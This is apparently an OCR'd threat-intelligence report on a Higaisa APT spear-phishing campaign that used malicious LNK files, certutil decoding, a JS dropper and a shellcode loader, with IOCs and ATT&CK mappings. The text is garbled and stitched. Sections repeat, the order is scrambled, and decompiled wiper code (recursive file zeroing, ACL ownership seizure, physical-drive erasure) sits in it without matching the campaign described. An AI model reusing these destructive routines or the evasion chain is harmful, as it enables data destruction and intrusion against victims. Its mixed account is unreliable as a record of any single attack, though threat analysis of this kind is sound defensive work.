
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

